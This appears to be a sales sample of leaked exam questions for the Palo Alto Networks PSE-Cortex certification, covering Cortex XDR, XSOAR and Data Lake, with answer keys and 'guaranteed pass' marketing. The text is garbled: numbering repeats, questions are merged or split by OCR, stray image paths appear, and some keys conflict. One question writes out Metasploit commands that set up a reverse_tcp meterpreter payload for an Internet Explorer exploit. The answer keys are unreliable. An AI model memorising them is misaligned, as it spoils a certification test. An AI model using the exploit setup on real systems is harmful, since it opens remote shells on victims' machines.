Paloalto-Networks

Exam Questions PSE-Cortex

Palo Alto Networks System Engineer - Cortex Professional

NEW QUESTION 1
Which two filter operators are available in Cortex XDR? (Choose two.)

A. < >
B. Contains
C. =
D. Is Contained By

Answer: BC

NEW QUESTION 2
Which four types of Traps logs are stored within Cortex Data Lake?

A. Threat, Config, System, Data
B. Threat, Config, System, Analytic
C. Threat, Monito
D. System, Analytic
E. Threat, Config, Authentication, Analytic

Answer: B

NEW QUESTION 3
Which option is required to prepare the VDI Golden Image?

A. Configure the Golden Image as a persistent VDI
B. Use the Cortex XDR VDI tool to obtain verdicts for all PE files
C. Install the Cortex XOR Agent on the local machine
D. Run the Cortex VDI conversion tool

Answer: B

NEW QUESTION 4
What method does the Traps agent use to identify malware during a scheduled scan?

A. Heuristic analysis
B. Local analysis
C. Signature comparison
D. WildFire hash comparison and dynamic analysis

Answer: D

NEW QUESTION 5
Which CLI query would bring back Notable Events from Splunk?
A)

```
!splunk-search query="`notable` | head 3"
```

B)

```
!splunk-search query="'notable' | head 3"
```

C)

```
!splunk-search query="*"
```

D)

```
!splunk-search query="* | head 3"
```

A. Option A
B. Option B
C. Option C
D. Option D

Answer: D

NEW QUESTION 6
Which two entities can be created as a BIOC? (Choose two.)

A. file
B. registry
C. event log
D. alert log

Answer: AB

Explanation:
https://docs.paloaltonetworks.com/cortex/cortex-xdr/cortex-xdr-pro-admin/investigation-and-response/cortex-xd

NEW QUESTION 7
Which task allows the playbook to follow different paths based on specific conditions?

A. Conditional
B. Automation
C. Manual
D. Parallel

Answer: A

NEW QUESTION 8
If a customer activates a TMS tenant and has not purchased a Cortex Data Lake instance. Palo Alto Networks will provide the customer with a free instance What size is this free Cortex Data Lake instance?

A. 1 TB
B. 10 GB
C. 100 GB
D. 10 TB

Answer: C

NEW QUESTION 9
In Cortex XDR Prevent, which three matching criteria can be used to dynamically group endpoints? (Choose three)

A. alert root cause
B. hostname
C. domain/workgroup membership
D. OS
E. presence of Flash executable


Answer: BCD

NEW QUESTION 10
The certificate used for decryption was installed as a trusted root CA certificate to ensure communication between the Cortex XDR Agent and Cortex XDR Management Console What action needs to be taken if the administrator determines the Cortex XDR Agents are not communicating with the Cortex XDR Management Console?

A. add paloaltonetworks com to the SSL Decryption Exclusion list
B. enable SSL decryption
C. disable SSL decryption
D. reinstall the root CA certificate

Answer: D

NEW QUESTION 10
Given the exception thrown in the accompanying image by the Demisto REST API integration, which action would most likely solve the problem?



Which two playbook functionalities allow looping through a group of tasks during playbook execution? (Choose two.)

A. Generic Polling Automation Playbook
B. Playbook Tasks
C. Sub-Play books
D. Playbook Functions

Answer: AC

NEW QUESTION 11
In Cortex XDR Prevent, which three matching criteria can be used to dynamically group endpoints? (Choose three.)

A. Domain/workgroup membership
B. quarantine status
C. hostname
D. OS
E. attack threat intelligence tag

Answer: BCD

NEW QUESTION 12
Which three Demisto incident type features can be customized under Settings > Advanced > Incident Types? (Choose three.)

A. Define whether a playbook runs automatically when an incident type is encountered
B. Set reminders for an incident SLA
C. Add new fields to an incident type
D. Define the way that incidents of a specific type are displayed in the system
E. Drop new incidents of the same type that contain similar information

Answer: ABD

NEW QUESTION 13

How does an "inline" auto-extract task affect playbook execution?

A. Doesn't wait until the indicators are enriched and continues executing the next step
B. Doesn't wait until the indicators are enriched but populate context data before executing the next
C. ste
D. Wait until the indicators are enriched but doesn't populate context data before executing the next step.
E. Wait until the indicators are enriched and populate context data before executing the next step.

Answer: D

NEW QUESTION 14
The customer has indicated they need EDR data collection capabilities, which Cortex XDR license is required?

A. Cortex XDR Pro per TB
B. Cortex XDR Prevent
C. Cortex XDR Endpoint
D. Cortex XDR Pro Per Endpoint

Answer: D

Explanation:
https://docs.paloaltonetworks.com/cortex/cortex-xdr/cortex-xdr-pro-admin/cortex-xdr-overview/cortex-xdr-licen

NEW QUESTION 16
The prospect is deciding whether to go with a phishing or a ServiceNow use case as part of their POC We have integrations for both but a playbook for phishing only Which use case should be used for the POC?

A. phishing
B. either
C. ServiceNow
D. neither

Answer: A

NEW QUESTION 18
When a Demisto Engine is part of a Load-Balancing group it?

A. Must be in a Load-Balancing group with at least another 3 members
B. It must have port 443 open to allow the Demisto Server to establish a connection
C. Can be used separately as an engine, only if connected to the Demisto Server directly
D. Cannot be used separately and does not appear in the in the engines drop-down menu when configuring an integration instance


Answer: D

NEW QUESTION 23
An administrator has a critical group of systems running Windows XP SP3 that cannot be upgraded The administrator wants to evaluate the ability of Traps to protect these systems and the word processing applications running on them
How should an administrator perform this evaluation?

A. Gather information about the word processing applications and run them on a Windows XP SP3 VM Determine if any of the applications are vulnerable and run the exploit with an exploitation tool
B. Run word processing exploits in a latest version of Windows VM in a controlled and isolated environmen
C. Document indicators of compromise and compare to Traps protection capabilities
D. Run a known 2015 flash exploit on a Windows XP SP3 V
E. and run an exploitation tool that acts as a listener Use the results to demonstrate Traps capabilities
F. Prepare the latest version of Windows VM Gather information about the word processing applications, determine if some of them are vulnerable and prepare a working exploit for at least one of them Execute with an exploitation tool

Answer: C

NEW QUESTION 28
Given the integration configuration and error in the screenshot what is the cause of the problem?



A. incorrect instance name
B. incorrect Username and Password
C. incorrect appliance port
D. incorrect server URL

Answer: B

NEW QUESTION 29
Which two formats are supported by Whitelist? (Choose two)

A. Regex
B. STIX
C. CSV
D. CIDR

Answer: AD

NEW QUESTION 34
A test for a Microsoft exploit has been planned. After some research Internet Explorer 11 CVE-2016-0189 has been selected and a module in Metasploit has been identified
(exploit/windows/browser/ms16_051_vbscript)
The description and current configuration of the exploit are as follows;

```
msf exploit(ms16_051_vbscript) > show options

Module options (exploit/windows/browser/ms16_051_vbscript):
Name       Current Setting    Required  Description
--------   ----------------   --------  ---------------
SRVHOST    10.0.0.10          yes       The local host to listen on.
SRVPORT    8080               yes       The local port to listen on.
SSL        false              no        Negotiate SSL for incoming connections
SSLCert                       no        Path to a custom SSL certificate (default is randomly generated)
URIPATH                       no        The URI to use for this exploit (default is random)
```

The admin needs to perform the following steps:

- Configure a reverse_tcp meterpreter payload
- Set up the meterpreter payload to listen in IP 10.0.0.10
- Set up the meterpreter payload to listen in port 443
- Configure the URL to listen in a path with name "survey"

What is the remaining configuration?

A)
```
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set SSLCert survey
set LHOST 10.0.0.10
set LPORT 8080
```

B)
```
set PAYLOAD windows/x64/powershell_bind_tcp
set SRVHOST 10.0.0.10
set SRVPORT 443
set URIPATH survey
```

C)
```
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set SRVHOST 10.0.0.10
set SRVPORT 443
set URIPATH survey
```

D)
```
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 10.0.0.10
set LPORT 443
set URIPATH survey
```

A. Option A
B. Option B
C. Option C
D. Option D

Answer: D

NEW QUESTION 36
When analyzing logs for indicators, which are used for only BIOC identification'?

A. observed activity
B. artifacts
C. techniques
D. error messages

Answer: C

NEW QUESTION 40
Which process in the causality chain does the Cortex XDR agent identify as triggering an event sequence?

A. the relevant shell
B. The causality group owner
C. the adversary's remote process
D. the chain's alert initiator

Answer: B

NEW QUESTION 42
A General Purpose Dynamic Section can be added to which two layouts for incident types? (Choose two)

A. "Close" Incident Form
B. Incident Summary

C. Incident Quick View
D. "New"/Edit" Incident Form

Answer: BC

NEW QUESTION 43
How does DBot score an indicator that has multiple reputation scores?

A. uses the most severe score scores
B. the reputation as undefined
C. uses the average score
D. uses the least severe score

Answer: A

NEW QUESTION 44
"Bob" is a Demisto user. Which command is used to add 'Bob" to an investigation from the War Room CLI?

A. #Bob
B. /invite Bob
C. @Bob
D. !invite Bob

Answer: C

NEW QUESTION 47
When integrating with Splunk, what will allow you to push alerts into Cortex XSOAR via the REST API?

A. splunk-get-alerts integration command
B. Cortex XSOAR TA App for Splunk
C. SplunkSearch automation
D. SplunkGO integration

Answer: B

NEW QUESTION 52
A customer wants to modify the retention periods of their Threat logs in Cortex Data Lake. Where would the user configure the ratio of storage for each log type?

A. Within the TMS, create an agent settings profile and modify the Disk Quota value
B. It is not possible to configure Cortex Data Lake quota for specific log types.
C. Go to the Cortex Data Lake App in Cloud Services, then choose Configuration and modify the Threat Quota
D. Write a GPO for each endpoint agent to check in less often

Answer: C

NEW QUESTION 56
If you have a playbook task that errors out. where could you see the output of the task?

A. /var/log/messages
B. War Room of the incident
C. Demisto Audit log
D. Playbook Editor

Answer: B

NEW QUESTION 58
.....

Thank You for Trying Our Product

We offer two products:

1st - We have Practice Tests Software with Actual Exam Questions

2nd - Questons and Answers in PDF Format

PSE-Cortex Practice Exam Features:

* PSE-Cortex Questions and Answers Updated Frequently

* PSE-Cortex Practice Questions Verified by Expert Senior Certified Staff

* PSE-Cortex Most Realistic Questions that Guarantee you a Pass on Your FirstTry

* PSE-Cortex Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year

100% Actual & Verified — Instant Download, Please Click
Order The PSE-Cortex Practice Test Here